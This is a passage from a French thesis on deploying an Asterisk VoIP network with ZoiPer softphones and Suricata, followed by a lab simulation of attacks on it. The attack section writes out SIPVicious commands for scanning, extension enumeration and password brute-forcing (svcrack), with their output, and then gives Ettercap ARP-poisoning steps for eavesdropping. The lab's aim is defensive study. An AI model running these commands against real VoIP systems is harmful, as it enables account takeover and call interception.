
### 3.6.1 Intérêt de choix

Suricata est un moteur de détection des menaces réseau open source qui offre des fonctionnalités telles que la détection des intrusions « **IDS** », la prévention des intrusions « **IPs** » et la surveillance de la sécurité réseau. Il est extrêmement performant en matière d'inspection approfondie des paquets et de correspondance des motifs, ce qui le rend incroyablement utile pour la détection des menaces et des attaques.

Bien que de nombreuses caractéristiques et fonctionnalités soient similaires à celles de Snort, Suricata s'en distingue sur plusieurs points importants :

- Il est multithread, de sorte qu'une seule instance peut fonctionner à des volumes de trafic beaucoup plus élevés.
- Il y a plus de support disponible pour les protocoles de la couche application.
- Il supporte le hachage et l'extraction de fichiers.


En résumé, Suricata est la meilleure plateforme de détection d'intrusion basée sur les signatures disponible, et elle fait partie des trois meilleurs moteurs de détection.



**Figure 3.9** : Emplacement de Suricata dans l'environnement de travail.

### 3.7 Connexion au client SIP et enregistrement

Il existe de nombreux logiciels que nous pouvons utiliser sur notre PC ou notre téléphone mais nous avons choisi le softphone ZoiPer.



*Figure 3.10* : Emplacement du softphone ZoiPer dans l'environnement de travail.


#### 3.7.1 Intérêt de choix

ZoiPer est une solution de numérotation de téléphone logiciel VoIP multiplateforme qui prend en charge les appels vocaux et vidéo ainsi que la fonctionnalité de messagerie instantanée.

ZoiPer est disponible pour Windows, Mac et Linux, il offre également des applications natives pour iOS, Android et Windows est compatible avec la plupart des fournisseurs de services VoIP et des PBX. Il offre aux utilisateurs la possibilité de passer des appels VoIP via des fournisseurs PBX « **Private Branch Exchange** » et SIP « **Session Initiation Protocol** » ou IAX « **Inter-Asterisk eXchange** ».

#### 3.7.2 Configuration du ZoiPer

Après avoir installé ZoiPer sur tous les clients "depuis Play Store pour les Android et App Store pour les IOS" il suffit de se connecter au réseau et ajouter les extensions.



**Figure 3.11** : Installation du softphone sur les smartphones.

Sur Android :

1. Après avoir installé ZoiPer depuis le Google Play Store. Nous devons connecter nos téléphones à notre réseau et une fois que nous ouvrons ZoiPer, nous devons entrer les informations de notre client SIP et le mot de passe.



**Figure 3.12** : La configuration du compte 208 sur Zoiper.


2. Après que la configuration du ZoiPer effectué, le clients SIP est connecté au réseau.



**Figure 3.13** : L'état du compte 208.


Sur Windows :

1. Au premier démarrage de ZoiPer 5, il nous sera demandé de saisir les informations pour activer notre licence (c'est-à-dire les informations d'identification que nous avons reçues de l'équipe du système ZoiPer).




**Figure 3.14** : Fenêtre d'activation de la licence du softphone.

2. Après avoir activé la licence, nous devons entrer les informations de notre client SIP de la même manière que pour Android.



**Figure 3.15 :** La configuration du compte 202 sur Zoiper.


3. Nous sommes maintenant connectés :



**Figure 3.16 :** L'état du compte 202.

### 3.7.3 Test d'appelle

Après avoir terminé l'installation et la configuration du serveur Asterisk et des softphones Zoiper, nous avons testé le réseau VoIP déployé en effectuant un appel entre l'utilisateur 208 vers l'utilisateur 203, comme indiqué sur les figures suivantes :



**Figure 3.17 :** Test d'appelle vidéo entre deux clients sip.

### Remarque

Nous avons fait un test sur notre réseau VoIP en utilisant différents softphones sur chaque client en même temps en installant le softphone ZoiPer sur le client sip "202" et en installant le softphone 3cx sur le client sip "204" au final nous trouvons que tout fonctionne bien.

## 3.8 Conclusion

Dans ce chapitre, nous avons présenté en détail l'environnement matériel de ce travail, ainsi que les différentes solutions logicielles open source et leurs configurations adoptées pour mettre en œuvre des services de voix sur IP sous la plate-forme Asterisk.

# *Chapitre 04*

*Simulation et Détection*

*des attaques*


## 4.1 Introduction

Dans ce chapitre, nous avons simulé des scénarios d'attaque "usurpation d'identité, DOS et DDOS, écoute clandestine, attaque homme du milieu", qui menacent la sécurité des systèmes VOIP.

Pour cela, il est nécessaire de réfléchir à des solutions fiables et efficaces "un pare-feu UFW, un moteur de détection Suricata "IDS, IPs" pour sécuriser une solution VoIP basée sur le serveur Asterisk.

## 4.2 Simulation des attaques

Afin de simuler les attaques, nous avons placé sur un PC de bureau le système kali linux version 2019 :



**Figure 4.1** : Schéma d'attaque.



### 4.2.1. Machine Kali Linux

Kali Linux anciennement connu sous le nom de BackTrack Linux est une distribution Linux open source basée sur Debian destinée aux tests de pénétration avancés et à l'audit de sécurité et est une solution multiplateforme, accessible et disponible gratuitement pour les professionnels de la sécurité de l'information et les amateurs.

Kali Linux contient plusieurs centaines d'outils destinés à diverses tâches de sécurité de l'information, telles que les tests d'intrusion, la recherche en sécurité, l'informatique judiciaire et l'ingénierie inverse.

Parmi les outils qui nous avons utilisé :

- **SIPVicious** : permet de contrôler les systèmes VoIP basés sur le protocole SIP. Il se compose des différents outils suivants « **Svmap** », « **Svwar** », « **Svcrack** ».
- **Ettercap** : permet d'effectuer des attaques sur le protocole ARP pour faire changer l'adresse MAC de la victime.
- **Wireshark** : permet d'écouter le réseau et d'analyser les paquets.
- **Invite flood** : Utilisé pour inonder une cible avec des demandes INVITE.
- **Metasploit** : utilisé pour l'exploitation d'une faille de sécurité sur la machine cible. Elle contient plusieurs modules auxiliaires « **scanner/sip/option** », « **dos/tcp/synflood** »...
- **Hping3** : permet de générer des paquets ICMP et offre une grande variété d'options.
- **Nmap** : conçu pour détecter les ports ouverts, les services hébergés et les informations sur le système d'exploitation d'un ordinateur distant.

### 4.2.2. Simulation

#### a. Attaque usurpation d'identité

Pour ce type d'attaque, le pirate va utiliser l'outil « **SIPVicious** » en suivant ces étapes :

- Il commence par un scan de la plage d'adresse IP avec « **svmap** » pour trouver les dispositifs VOIP (détecter les adresse IP et leurs User-Agent)

```
root@kali:~# svmap 10.0.0.0/8
^CWARNING:root:caught your control^C - quitting
| SIP Device      | User Agent          | Fingerprint |
|-----|-----|-----|
| 10.0.0.1:5060   | FPBX-15.0.21(18.10.0) | disabled    |
```

**Figure 4.2:** Scan la plage d'adresse IP du réseau avec svmap.

- Ensuite, il utilise « **svwar** » pour identifier les extensions SIP existantes, qui ont été enregistrées sur le serveur Asterisk.

```
root@kali:~# svwar -e100-300 -m invite 10.0.0.1
| Extension | Authentication |
|-----|-----|
| None | weird |
| 202 | reqauth |
| 205 | reqauth |
| 204 | reqauth |
| 207 | reqauth |
| 206 | reqauth |
| 203 | reqauth |
```

**Figure 4.3:** Capture déterminant les extensions actives sur le serveur Asterisk.

- **-e** : Spécifier une extension ou une plage d'extension Exemple : -e 100-999.
- **-m** : Spécifier une méthode de demande, la méthode par défaut est REGISTER. Il est également possible d'utiliser les méthodes OPTIONS et INVITE.
- **10.0.0.1** : l'adresse du périphérique SIP.
- Il termine l'attaque par utilisé l'outil « **svcrack** » qui vole les mots de passes des utilisateurs :

```
root@kali:~# svcrack -u205 -r1-9999 -z4 10.0.0.1
| Extension | Password |
|-----|-----|
| 205 | 205 |
root@kali:~# svcrack -u206 -r1-9999 -z4 10.0.0.1
| Extension | Password |
|-----|-----|
| 206 | 206 |
```

**Figure 4.4:** Craquage des mots de passe avec svcrack.

- **-u** : Définie « username » nom d'utilisateur pour essayer de craquer.
- **-r** : spécifier une plage de chiffres.
- **-z** : le nombre de zéros utilisés pour remplir le mot de passe, les options "-r 1-9999 -z 4" indiqueraient 0001 0002 0003... 9999.

**Remarque :**


Le pirate est capable de créer son propre dictionnaire pour craquer le mot de passe et l'utiliser de la manière suivante :

```
Svcrack -d dictionary.txt 10.0.0.1 -u 205
```

**b. Attaque Eavesdropping :**


Pour réaliser cette attaque, le pirate va utiliser les outils Ettercap et Wireshark.

**1<sup>ère</sup> Étape :** Lancement d'Ettercap puis le choix de l'interface réseau pour le lancement du Sniffing, pour se faire il clique sur l'onglet Sniff puis il sélectionne **Unified sniffing**.



**Figure 4.5:** Lancement d'Ettercap et choix de l'interface.

**2<sup>ème</sup> Étape :** Scan du réseau et ajouts d'hôtes pour visualiser les machines connectées sur ce réseau.



**Figure 4.6:** Scan du réseau et ajouts d'hôtes

3<sup>ème</sup> Étape : Choix du type d'attaque.




Figure 4.7: Choix du type d'attaque Mitm ARP poisoning.

4<sup>ème</sup> Étape : Début du Sniffing




Figure 4.8: Début du Sniffing.

Après avoir effectué cette étape, l'architecture du réseau devient la suivante :

L'attaque man-in-the-middle est exécutée de telle sorte que la machine de l'attaquant qui est identifiée par l'adresse IP 10.0.0.7 est positionnée entre le serveur et les clients, et le serveur Asterisk est identifié par l'adresse IP 10.0.0.1, et les machines clientes sont identifiées par des adresses IP dans la plage 10.0.0/8.

Dans cette attaque, l'attaquant a choisi l'adresse 10.0.0.1.

